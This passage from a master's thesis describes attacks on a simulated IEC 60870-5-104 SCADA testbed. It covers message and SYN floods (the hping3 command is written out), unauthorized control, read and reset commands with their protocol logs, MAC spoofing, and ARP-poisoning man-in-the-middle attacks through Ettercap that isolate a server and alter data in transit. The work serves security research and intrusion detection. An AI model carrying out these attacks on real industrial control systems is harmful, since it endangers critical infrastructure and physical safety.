dns_spoof	1.1	Sends spoofed dns replies

Figure 25: Activated plugin for MiTM on the fly data modification

## 4. Attacks and Results

### 4.1 IEC 60870-5-104 attacks

In the following tests, we will perform various kinds of attacks against the SCADA targets which are using the IEC 60870-5-104 protocol (from now on 104). The main purpose is to show few vulnerabilities of the protocol and to raise the concern around its lack of security.

#### 4.1.1 Typical communication

Before beginning any attacks, it is necessary to setup the typical required SCADA network between a substation and a IEC 104 client, establish their communication and make sure that everything is working as if there is no attacker.


The substation (from now on Server) will be simulated in its VM with static IP 192.168.5.3 by starting the IEC 60870-5-104 Server on the default port 2404. In order to have continuous flow of data traversing through their internal network, the simulation mode of the Server will be enabled by adding an IEC field of type M\_SP\_NA\_1 and adjust simulation properties to change its value every 5 seconds as shown in Figure 26.

Send	Sim	SimProp.
	[z]	SIMParam
<div style="border: 1px solid black; padding: 10px; width: fit-content; margin: auto;"> <p>Time Property <input style="width: 80px;" type="text" value="+5"/></p> <p>Value Property <input style="width: 80px;" type="text" value="1.0"/></p> </div>		

Figure 26: IEC 104 Server simulation options

*Note:* These values are used for test purposes and do not necessary reflect to actual SCADA environments; they are used in order to assure the communication and automation of the attacked system.

The IEC client side (from now on Client) will be simulated in its VM with static IP 192.168.5.4 by starting the QTester104 software and use the appropriate settings to connect to the Server. Once connected, the lower left pane of the software displays the auto-scrolling view of logged data with the Server that it communicates (Figure 27).



```

 Log Messages  AutoScroll Copy Clip.Log
17:58:15 T<-- 006: 68 04 01 00 9e 10
SUPERVISORY 109e
17:58:16 R--> 016: 68 0e 9e 10 1a 00 01 01 03 00 01 00 11 00 00 00
CA 1 TYPE 1 CAUSE 3 SQ 0 NUM 1
[17 0 off]
17:58:19 T<-- 006: 68 04 01 00 a0 10
SUPERVISORY 10a0
17:58:20 R--> 016: 68 0e a0 10 1a 00 01 01 03 00 01 00 11 00 00 01
CA 1 TYPE 1 CAUSE 3 SQ 0 NUM 1
[17 1 on]
17:58:24 T<-- 006: 68 04 01 00 a2 10
SUPERVISORY 10a2
17:58:25 R--> 016: 68 0e a2 10 1a 00 01 01 03 00 01 00 11 00 00 00
CA 1 TYPE 1 CAUSE 3 SQ 0 NUM 1
[17 0 off]
17:58:29 T<-- 006: 68 04 01 00 a4 10
SUPERVISORY 10a4
17:58:30 R--> 016: 68 0e a4 10 1a 00 01 01 03 00 01 00 11 00 00 01
CA 1 TYPE 1 CAUSE 3 SQ 0 NUM 1
[17 1 on]
17:58:34 T<-- 006: 68 04 01 00 a6 10
SUPERVISORY 10a6
17:58:36 R--> 016: 68 0e a6 10 1a 00 01 01 03 00 01 00 11 00 00 00
CA 1 TYPE 1 CAUSE 3 SQ 0 NUM 1
[17 0 off]
17:58:40 T<-- 006: 68 04 01 00 a8 10
SUPERVISORY 10a8
17:58:41 R--> 016: 68 0e a8 10 1a 00 01 01 03 00 01 00 11 00 00 01
CA 1 TYPE 1 CAUSE 3 SQ 0 NUM 1
[17 1 on]

```

Figure 27: Auto-scrolled communication log of IEC 104 Client with the Server

In order to inspect the 104 protocol further, Wireshark is used to capture packets from the local interface as shown in Figure 28.

No.	Time	Source	Destination	Protocol	Length	Info
1	18:01:34.185538	192.168.5.3	192.168.5.4	TCP	60	2404 → 51457 [ACK] Seq=1 Ack=1 Win=252 Len=0
2	18:01:34.497626	192.168.5.3	192.168.5.4	104asdu	70	-> I (2166,14) ASDU=1 M_SP_NA_1 Spont IOA=17
3	18:01:34.714010	192.168.5.4	192.168.5.3	TCP	54	51457 → 2404 [ACK] Seq=1 Ack=17 Win=16171 Len=0
4	18:01:39.020240	192.168.5.4	192.168.5.3	104apci	60	<- S (2167)
5	18:01:39.222962	Vmware_2e:af:09	Vmware_86:01:4d	ARP	42	Who has 192.168.5.3? Tell 192.168.5.4
6	18:01:39.223234	Vmware_86:01:4d	Vmware_2e:af:09	ARP	60	192.168.5.3 is at 00:0c:29:86:01:4d
7	18:01:39.224348	192.168.5.3	192.168.5.4	TCP	60	2404 → 51457 [ACK] Seq=17 Ack=7 Win=252 Len=0
8	18:01:39.989460	192.168.5.3	192.168.5.4	104asdu	70	-> I (2167,14) ASDU=1 M_SP_NA_1 Spont IOA=17
9	18:01:40.205414	192.168.5.4	192.168.5.3	TCP	54	51457 → 2404 [ACK] Seq=7 Ack=33 Win=16167 Len=0
10	18:01:44.013411	192.168.5.4	192.168.5.3	104apci	60	<- S (2168)
11	18:01:44.153615	Vmware_86:01:4d	Vmware_2e:af:09	ARP	60	Who has 192.168.5.4? Tell 192.168.5.3
12	18:01:44.153632	Vmware_2e:af:09	Vmware_86:01:4d	ARP	42	192.168.5.4 is at 00:0c:29:2e:af:09
13	18:01:44.216336	192.168.5.3	192.168.5.4	TCP	60	2404 → 51457 [ACK] Seq=33 Ack=13 Win=252 Len=0
14	18:01:44.997790	192.168.5.3	192.168.5.4	104asdu	70	-> I (2168,14) ASDU=1 M_SP_NA_1 Spont IOA=17

Figure 28: Wireshark captured traffic of IEC 104 protocol in local interface VMnet5

### 4.1.2 Message flooding

This simulation produces a flood of M\_SP\_NA\_1 IEC 104 messages from the Server to the Client, an attack which is based on *Spontaneous Messages Storm* malicious communication described by Y. Yang in [20]. The Server is configured to send the message at every second, as shown in Figure 29 below.




Figure 29: IEC 104 Server simulation configuration for sending 1 M\_SP\_NA\_1 message to the Client every 1 second



I used the previous technique to ensure that packets are traversing the local network resulting in large amounts of false spontaneous messages sent from a server to overwhelm the control server or control room operators [20].

### 4.1.3 SYN attack to achieve a Denial of Service

In the following experiment, the famous tool *hping3* will be used to flood the local network with SYN packets and specifically the IEC Server machine, a very usual DoS attack. In order to be sure that the target has all necessary resources, I temporarily increased the RAM size to 1536MB and added a 2<sup>nd</sup> Virtual Core to the CPU. I wanted to assure that the attack is successful due to the lack of network bandwidth and not of memory or CPU power. The command used by the attacker (Kali Linux) was: *hping3 --flood -S 192.168.5.3* where *--flood* means send packets as fast as possible, *-S* to send SYN packets to the IP of the target. In its normal simulation behavior, the system uses almost 0% CPU, around 573MB of RAM and almost 0% network traffic of the 1Gbps bandwidth. After running the SYN flood attack for 5 minutes, the system resources changed as in Figure 6.




Figure 30: System resources before the SYN attack




Figure 31: System resources after the SYN attack

With an average increase of around 20% in CPU, and an average increase of 2.5% in the network bandwidth, the system continued to simulate with its Client as normal. It is important to mention that the Client was receiving simulated messages from the IEC Server as expected in paragraph 4.1.1. This was *not* a successful DoS attack but there is strong indication that one single attacker has managed to increase the workload of the system with a SYN flood. We must also bear in mind that the communication channel between the Client and the Server has



much less bandwidth than 1 Gbps and the Server or the RTU in real environment has much fewer resources against our simulated system. Therefore, a SYN flood attack would have had much more effect in a real testbed with field devices. Last but not least, if more attackers were active against the Server, like if a Distributed DoS was happening, the Server would probably fail to offer its service; this is very difficult to achieve in Virtualized environments like this one.

#### 4.1.4 Control command or Remote Adjustment Command from Unauthorized client

An unauthorized client could send a Control or Adjustment command to a Server, in this particular experiment using the *C\_SE\_NA\_1 Set Point command, Normalized Value*. To create an unauthorized Client, I modified the static IP of the authorized Client to 192.168.5.5, an IP which is not supposed to be part of the recognized network. QTester104 was used with the following configuration. The 104 Server had previously the value 10 and the command from the unauthorized client set it to 600.

The screenshot shows the QTester104 configuration window. At the top left, it says 'v1.23 - Copyright © 2010-2018 Ricardo Lastra Olsen'. The interface has several input fields and buttons. A 'Disconnect' button is at the top left. Below it, 'Command Address' is set to 'G1'. To the right, 'Remote IP Address' is '192.168.5.3' and 'Remote Link Address (CA)' is '1'. Below these, 'Send Command' is set to '19', 'Command Value' is '600', and 'ASDU Addr.' is empty. The 'Command Type' dropdown is set to '48: Set-point normalised value - C\_SE\_NA\_1'. At the bottom left, there are checkboxes for 'Log Messages' and 'AutoScroll', both checked. A 'Copy Clip.Log' button is at the bottom center.

Figure 32: Unauthorized client sending a Set Point command with QTester104

The QTester104 confirms the acceptance of the value from the 104 Server (it calls it slave). Below there is a screenshot of the scrolling log file.

```
02:55:42 T<-- 018: 68 10 20 00 20 00 30 01 06 00 01 00 13 00 00 58 02 00
NORMALISED COMMAND ADDRESS 19 VAL 600 CA 1 SE 0
R--> 018: 68 10 20 00 22 00 30 01 07 00 01 00 13 00 00 58 02 00
CA 1 TYPE 48 CAUSE 7 SQ 0 NUM 1
ACTIVATION CONFIRMATION POSITIVE NORMALISED COMMAND ADDRESS 19 VAL 600 QL 0 SE 0
COMMAND ACT CONF INDICATION
T<-- BDTR: COMMAND ACCEPTED BY IEC104 SLAVE
```

Figure 33: QTester104 confirms the reception of the new Set Point Command value from the 104 Server

The 104 Server has changed its value for the device #19 accordingly as clearly shown in the following figure.

Type	Name	ASDU	COT	IOB	Value
M_SP_NA	Item0	1	3	18	100
C_SE_NA	Item1	1	3	19	600
C_SC_NA	Item2	1	3	20	0

Figure 34: 104 Server's new value after the Set Point command of the unauthorized client

As stated in [20], this is an illegal action and would trigger the signature-based Snort rule with sid: 6666606.

#### 4.1.5 Single command from unauthorized client to a Server

I followed the exact same configuration as the previous experiment but this time using the *Single* command C\_SC\_NA\_1 from an unauthorized client. To create an unauthorized Client, I modified the static IP of the authorized Client to 192.168.5.5, an IP which is not supposed to be part of the recognized network. The Qtester104 was used again to send the command which was once more accepted by the 104 Server and changed its initial value from 0 to 1.

The screenshot shows the QTester104 interface with the following fields and values:

- Version: v1.23 - Copyright © 2010-2018 Ricardo Lastra Olsen
- Remote IP Address: 192.168.5.3
- Remote Link Address (CA): 1
- Command Address: 20
- Command Value: 1
- ASDU Addr.: 1
- Command Type: 45: Single - C\_SC\_NA\_1
- Buttons: Disconnect, Send Command, Log Messages (checked), AutoScroll (checked), Copy Clip, Log

Figure 35: Unauthorized client sending a Single command with QTester104

This is an illegal action which also belongs to the aforementioned signature-based Snort rule with sid: 6666606 [20].

#### 4.1.6 Unauthorized Read Command to the Server

In this experiment, the attacker sends a *Read* command  $C\_RD\_NA\_1$  to a Server. The client (attacker) is not authorized to the SCADA system, therefore he should not be able to receive any information from the Server about a field device, as described at page 3 of Yang et al in [20]. The *Read* command (102) is not supported by QTester104 so I had to implement it by using the modified OpenMUC j60870 console client. After issuing the *Read* command the following response was received from the Server (Figure 36).

```
Received ASDU:  
Type ID: 102, C_RD_NA_1, Read command  
Cause of transmission: REQUEST, test: false, negative con: true  
Originator address: 0, Common address: 1  
IOA: 18
```

Figure 36: Unauthorized client issuing a *Read* command via OpenMUC client

#### 4.1.7 Unauthorized Reset Process Command to the Server

The attacker is able to send the *Reset Process* command  $C\_RP\_NA\_1$  to an IEC Server 104. This command is implemented through the OpenMUC j60870 console client after certain modification. After issuing the command by pressing the corresponding key, in this case “r”, the following message was received (at the end of Figure 37) and the connection stream from the Server was closed.

```

** Enter action key:
r
** Sending the C_RP_NA_1 command.
** Enter action key:
Received connection closed signal. Reason: Read timed out
h
-----
i - interrogation C_IC_NA_1
c - synchronize clocks C_CS_NA_1
d - read command C_RD_NA_1
r - reset process command C_RP_NA_1
k - counter interrogation command C_CI_NA_1
h - print help message
q - quit the application
-----
** Enter action key:
Stream closed. Application is being shut down.

```

Figure 37: Unauthorized client issuing a Reset Process command via OpenMUC client

#### 4.1.8 Counter Interrogation Command to the Server

In this experiment, the attacker sends a *Counter Interrogation* command `C_CI_NA_1` to a Server. The *Counter Interrogation* command (101) is not supported by QTester104 so I had to implement it by using the modified OpenMUC j60870 console client. After issuing the command the following response was received from the Server to the attacker (Figure 38).

```

Received ASDU:
Type ID: 101, C_CI_NA_1, Counter interrogation command
Cause of transmission: ACTIVATION_CON, test: false, negative con: true
Originator address: 0, Common address: 1
IOA: 0
Qualifier of counter interrogation, request: 1, freeze: 1

```

Figure 38: Unauthorized client issuing a Counter Interrogation command via OpenMUC client

### 4.1.9 Man in the middle attacks

The so-called *Man in The Middle* is a very well-known technique used in a variety of attacks; especially wherever the ARP protocol is used. The Media Access Control a.k.a. MAC addresses are implemented in the link layer while the IP protocol is implemented in the network layer. The Address Resolution Protocol is a protocol used to resolve the binding between these two layers. Each device/client is storing a table of pairs MAC/IP into its memory.

The lack of security in this mechanism is that there is no authentication and every client stores whatever is broadcasted from anyone in the same network (within a switch). The *ARP poisoning* technique is implemented when a malicious user sends fake ARP messages to specific or all the targets, impersonating himself as a different user therefore putting himself in the middle of the communication i.e. a router and a client. At each test, I changed the MAC address of the attacker to a random one using the command “*macchanger -r eth0*”. It is also possible to use *macchanger* to print a list of hardware vendors and set a MAC accordingly to trick the victim in case of forensics.

Ettercap is used during the forth-coming experiments in order to perform a few Man in The Middle attacks (from now on MiTM) to the simulated SCADA system. It is a powerful open source tool that makes use of filters to specify rules for traffic sniffing and spoofing and also various plugins written in C language to perform certain actions during live sniffing. The greatest power of these extras of Ettercap is that a user can write his own filters or plugins.

#### 4.1.9.1 IEC Server 104 isolation

In this experiment, I used the custom filter “*isolation.filter*” to isolate the IEC Server’s traffic from everyone in its Virtual LAN. In order to do this, I used ARP poisoning to perform the MiTM attack and then applied the custom filter. Before initiating the attack, I used the tool *macchanger* to modify my MAC address and issue a random one with option *-r*, as shown in Figure 39.

```

root@kali:~# macchanger -r eth0
Current MAC: 00:50:56:31:79:96 (VMware, Inc.)
Permanent MAC: 00:50:56:31:79:96 (VMware, Inc.)
New MAC: ca:d5:cb:b3:d1:e2 (unknown)

```

Figure 39: macchanger tool giving a new random MAC address to the attacker on interface eth0

I launched Ettercap for interface *eth0*, scanned for hosts in the local subnet and added as targets the IEC Server's IP address and the Client's IP address. I checked that the ARP poisoning attack was successful by entering *arp -a* in the Server's command line (Figure 40).

```

C:\Users\user>arp -a


Interface: 192.168.5.3 --- 0xb
Internet Address      Physical Address      Type
192.168.5.1          00-50-56-c0-00-05    dynamic
192.168.5.4          ca-d5-cb-b3-d1-e2    dynamic
192.168.5.128        ca-d5-cb-b3-d1-e2    dynamic
192.168.5.137        ca-d5-cb-b3-d1-e2    dynamic
192.168.5.254        00-50-56-f1-8e-90    dynamic
192.168.5.255        ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static

C:\Users\user>

```

Figure 40: Server's ARP table showing the association of Client's IP with attacker's MAC

Afterwards, I loaded the custom filter "*isolation.filter*" to isolate the Server's IEC traffic by dropping its packets. The log panel of Ettercap shown in Figure 41 displays the custom message.



The screenshot shows the Ettercap log panel with three buttons at the top: "Delete Host", "Add to Target 1", and "Add to Target 2". Below the buttons, the log panel displays three lines of text, each indicating a dropped packet from the IEC Server:

```

Dropping IEC 104 Server packet from source port 2404 and IP 192.168.5.3.
Dropping IEC 104 Server packet from source port 2404 and IP 192.168.5.3.
Dropping IEC 104 Server packet from source port 2404 and IP 192.168.5.3.

```

Figure 41: Ettercap log panel showing the packet drop from IEC Server

The attack resulted in the disconnection of the 104 Server which is also verified in the QTester104 log file in Figure 42.

```

00:24:36 SocketError: 7
00:24:39 !!!!!TRY TO CONNECT!
          Try to connect IP: 192.168.5.3
00:24:44 !!!!!TRY TO CONNECT!
          SocketError: 19
          Try to connect IP: 192.168.5.3
00:24:49 !!!!!TRY TO CONNECT!
          SocketError: 19
          Try to connect IP: 192.168.5.3
00:24:54 !!!!!TRY TO CONNECT!
          SocketError: 19
          Try to connect IP: 192.168.5.3
00:25:00 !!!!!TRY TO CONNECT!
          SocketError: 19
          Try to connect IP: 192.168.5.3

```

Figure 42: 104 Server disconnected after MiTM attack on filtered port 2404

After stopping the attack, the simulated environment went back to its normal communication. This can also be considered partially as a DoS attack since one field device is unable to provide its service to the main station.

#### 4.1.9.2 IEC 104 Data modification on the fly

This experiment aims to intercept the traversing data of normal communication between the 104 Server and the Client and alter it on the fly with almost no delay. This is utilized with a custom plugin for Ettercap, written by Pete Maynard [19] which is the one I also used. After performing the MiTM attack, the *alert\_snort\_104* plugin is activated as shown in Figure 43. The asterisk next to its name shows that the plugin is active and running.




Figure 43: Customized Ettercap plugin for data modification

The purpose of the plugin is to alter various fields of the ASDU of the IEC 60870-5-104 protocol in a random order with values that are unacceptable, triggering rules described at Y. Yang et al in [20]. The log window of Ettercap is showing the corresponding messages of each data modification that occurred (Figure 44).

```
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.5.3 added to TARGET1
Host 192.168.5.4 added to TARGET2

ARP poisoning victims:

GROUP 1 : 192.168.5.3 00:0C:29:86:01:4D

GROUP 2 : 192.168.5.4 00:0C:29:D4:6E:87
Activating alert_snort_104 plugin...
Starting Unified sniffing...

[#] SPON_COT - #6666602
[#] INVALID_COT - #6666617
[#] INVALID_COT_45 - #6666618
[#] INVALID_COT_01 - #6666619
[#] INVALID_COT_15 - #6666620
[#] INVALID_COT_32 - #6666621
[#] TYPE_ID_RESET - #6666608
[#] BROADCAST_ADDRESS - #6666609
```

Figure 44: Ettercap's message log of various data modifications in ASDU

The QTester104 is showing all the invalid received data into the scrolling log panel as in Figure 45.



```

20:54:12 R--> 018: 68 10 02 00 02 00 2d 01 2a 00 01 00 08 00 00 c6 39 00
*** SEQUENCE ERROR! *****
*** TCP DISCONNECT!
!!!!!!TRY TO CONNECT!
Try to connect IP: 192.168.5.3
*** TCP CONNECT!
T<-- 006: 68 04 07 00 00 00
STARTDTACT
R--> 006: 68 04 0b 00 00 00
STARTDTCON
20:54:16 R--> 018: 68 10 00 00 02 00 20 01 2a 00 01 00 08 00 00 d0 39 00
CA 1 TYPE 32 CAUSE 42 SQ 0 NUM 1
[8 80 t ov b1 sb 2000/02/03 08:16:04.864]
20:54:19 T<-- 006: 68 04 01 00 02 00
SUPERVISORY 2
20:54:22 R--> ASDU WITH UNEXPECTED ORIGIN! Ignoring...
R--> 018: 68 10 02 00 02 00 09 01 03 00 ff ff 08 00 00 da 39 00
R--> ASDU WITH UNEXPECTED ORIGIN! Ignoring...

```

---

Figure 45: *QTester 104's scrolling log panel showing protocol's replies during the MiTM attack*

## 4.2 Results

All attack vectors are considered successful. I was able to flood the network with packets, connect as an unrecognized client and issue commands, increase the workload of the system and finally perform the most dangerous Man in The Middle attacks in which a device was isolated or even worse, was accepting maliciously modified data. If the attacker has an in-depth knowledge of the protocol, he could further parameterize the plugin in order to perform an attack similar to what Stuxnet did in Natanz back in 2010, by showing the supervisors accepted data while commanding the field devices with invalid values causing damage.

## 5. Discussion

In this master thesis, I have been assigned to create a simulated environment to demonstrate various cyber-attack vectors against SCADA systems. To accomplish this, I had to study the SCADA protocols and understand the entire framework logic hidden behind. It was a difficult task because the protocols were plenty and during the limited available time I had to choose one with many possible vulnerabilities.

In Europe, the most famous protocols used are DNP3 and IEC 60870 [7], therefore my main focus was to simulate real IEC 60870 traffic using open source software. The SCADA system I created is using the IEC Server 104 software that plays the role of the field device, offering data whenever requested or with time intervals via automated simulation. These values were received and displayed by a client software named QTester104. There are many software simulators online but these two collaborated perfectly even though they do not implement the IEC 60870 protocol completely; this is the main reason I chose them to create my SCADA framework. The second reason was that they both have GUIs, making them easier to configure instead of resorting to character-mode environments with the need for extra code implementation like the OpenMUC j60870. In fact, during my QTester104 configuration, I had the chance and honor to talk to Mr. Ricardo Olsen, the author of the software through the LinkedIn social network. He helped me understand various aspects of the IEC 60870 protocol, part of its logic and configuration of the simulator.

The basis of the attacks is divided into two parts. At first, to cover various attack vectors of our modern cyber world such as DoS, unauthorized users, Man in The Middle and at second to reproduce the attacks that trigger some of the Snort [21] rules that are mentioned in the paper of Y. Yang et al [20] about Intrusion Detection System for IEC 60870 SCADA networks. To do this, I used the well-known Kali Linux operating system with an enormous variety of penetration testing tools and an Ubuntu OS, both in Virtual Machines. I have also developed source code in Java for the tool OpenMUC j60870 in order to implement further commands, not supported by the QTester104 client, to perform some attacks. The

aforementioned software includes all the commands that IEC 60870-5-104 protocol affords but needs expansion. Another tool used for the attacks was a custom plugin written by Pete Maynard, which I also had the pleasure and honor to talk to via emails. He greatly supported and guided me throughout the technical issues I faced.

I consider my personal benefit from this thesis excellent and the knowledge I have acquired is definitely precious and spherical. I have even dig into the political perspective of SCADA attacking by reading the book of David Sanger ‘Confront and Conceal’ where the Stuxnet case is an entire chapter. Combined with the technical knowledge, I have a strong feeling that I have met a new IT sector that inspires me and urges me to protect it.

If I was to restart the entire thesis, I would have spent more time taking advantage of the Metasploit [22] framework’s SCADA modules and further develop Pete Maynard’s plugin. In general, I am very pleased with the variety of attacks and their results and I strongly believe that I have proven the high level of knowledge I received from my university and that this thesis fully corresponds to it.

## 6. Conclusion

Nowadays, the industry sector is making extensive use of technology and various systems are going online day by day. Their supervisors are searching new ways to monitor and command their substations and SCADA systems are going online directly or indirectly day by day. What is most significant is that Critical Infrastructures such as power stations, water supplies, oil refineries are also online, a fact that has recently draw the attention to hackers and sometimes nation state agencies. Cyber attacks in these critical systems can cause severe damage if not disasters. It is therefore important to raise awareness around the SCADA systems' security and to demonstrate their vulnerabilities.

In this thesis, a simulated environment of a SCADA network is implemented with a client and server side. This system, exchanges information in real time between the two peers using the IEC 60870-5-104 protocol over TCP. The attacker side consists of two virtual machines that play the role of a malicious user who is already part of the local SCADA network. In this thesis, no external penetration techniques are presented. The main focus and goal of this project was to perform experiments of cyber attacks against the IEC 60870-5-104 protocol.

The conclusion of all the experiments is that the protocol is vulnerable to a wide range of attacks because it lacks of authentication in its peers and there is no data encryption on the exchanged information between them. During the tests, an unauthorized client was connected successfully to the SCADA network, received data measurements about a field device, isolated a field device from its network, issued invalid commands to it and performed data modification on the fly, an extremely dangerous attack.

## 7. Future Work

There is always extra space for improvement and further investigation. This thesis was only a big step into the world of SCADA and I have already planned plenty of expansions to this interesting work.

One of my future work to be done could be to develop in detail the plugin made by Pete Maynard [19] so that it examines specific measurements and change them accordingly in a static or dynamic way based on statistics or specific purpose. Additionally, further plugins could be developed for DNP3 and Modbus since they lack of security mechanisms.

The Metasploit project [23], used in Kali Linux, is the most used penetration testing platform and it has plenty of SCADA modules. I would definitely examine their documentation and study their usages so that in the future I can use more attack vectors and acquire a deeper understanding of the entire range of flaws SCADA protocols have. This requires plenty of work and time and it was impossible to implement it at a decent level for this thesis.

Going a step further, it would be quite interesting to check the security issues of the IEC 62351 and discover techniques that highlight any security flaws. The specific standard offers encryption and authentication mechanisms and it would be very interesting to explore new ways to bypass them.

## 8. References

- [1] E. J. K. Colbert and A. Kott, *Cyber security of SCADA and Other Industrial Control Systems*, Springer, 2016.
- [2] Communication Technologies, Inc, "Supervisory Control and Data Acquisition (SCADA) Systems," NCS, 2004.
- [3] Y. Yang, K. McLaughlin, T. Littler, S. Sezer, E. G. Im, Z. Q. Yao, B. Pranggono and H. F. Wang, "Man-In-The-Middle Attack Test-Bed, Investigating Cyber-Security, Vulnerabilities, In Smart Grid Scada Systems," Queen's University Belfast, 2012.
- [4] G. A. F. III, X. P. Francia and A. M. Pruitt, "Towards an In-depth Understanding of Deep Packet Inspection Using a Suite of Industrial Control Systems Protocol Packets," *Journal of Cybersecurity Education, Research and Practice*, vol. 2016, pp. 5-13, 2016.
- [5] Y. Yang, K. McLaughlin, S. Sezer, Y. Yuan and W. Huang, "Stateful Intrusion Detection for IEC 60870-5-104 SCADA Security," Jiangsu Electric Power Company Research Institute, 2014.
- [6] "LIAN 98(en) \_ Protocol IEC 60870-5-104, Telegram structure," [Online]. Available: [http://www.mayor.de/lian98/doc.en/html/u\\_iec104\\_struct.htm](http://www.mayor.de/lian98/doc.en/html/u_iec104_struct.htm). [Accessed 8 March 2018].
- [7] G. Clarke, D. Reynders and E. Wright, *Practical Modern SCADA Protocols: DNP3, 60870.5 and Related Systems*, Elsevier, 2004.
- [8] Modbus.org, "Modbus Messaging Implementation Guide V1\_0b," 24 October 2006. [Online]. Available: [http://www.modbus.org/docs/Modbus\\_Messaging\\_Implementation\\_Guide\\_V1\\_0b.pdf](http://www.modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf). [Accessed 08 March 2008].
- [9] E. Ciancamerla, M. Minichino and S. Palmieri, "Modeling cyber attacks on a critical infrastructure scenario," Technical Unit for Energy and Environmental Modeling, 2013.
- [10] D. E. Sanger, "Olympic Games," in *Confront and Conceal*, New York, Broadway Paperbacks, 2012, pp. 188-225.
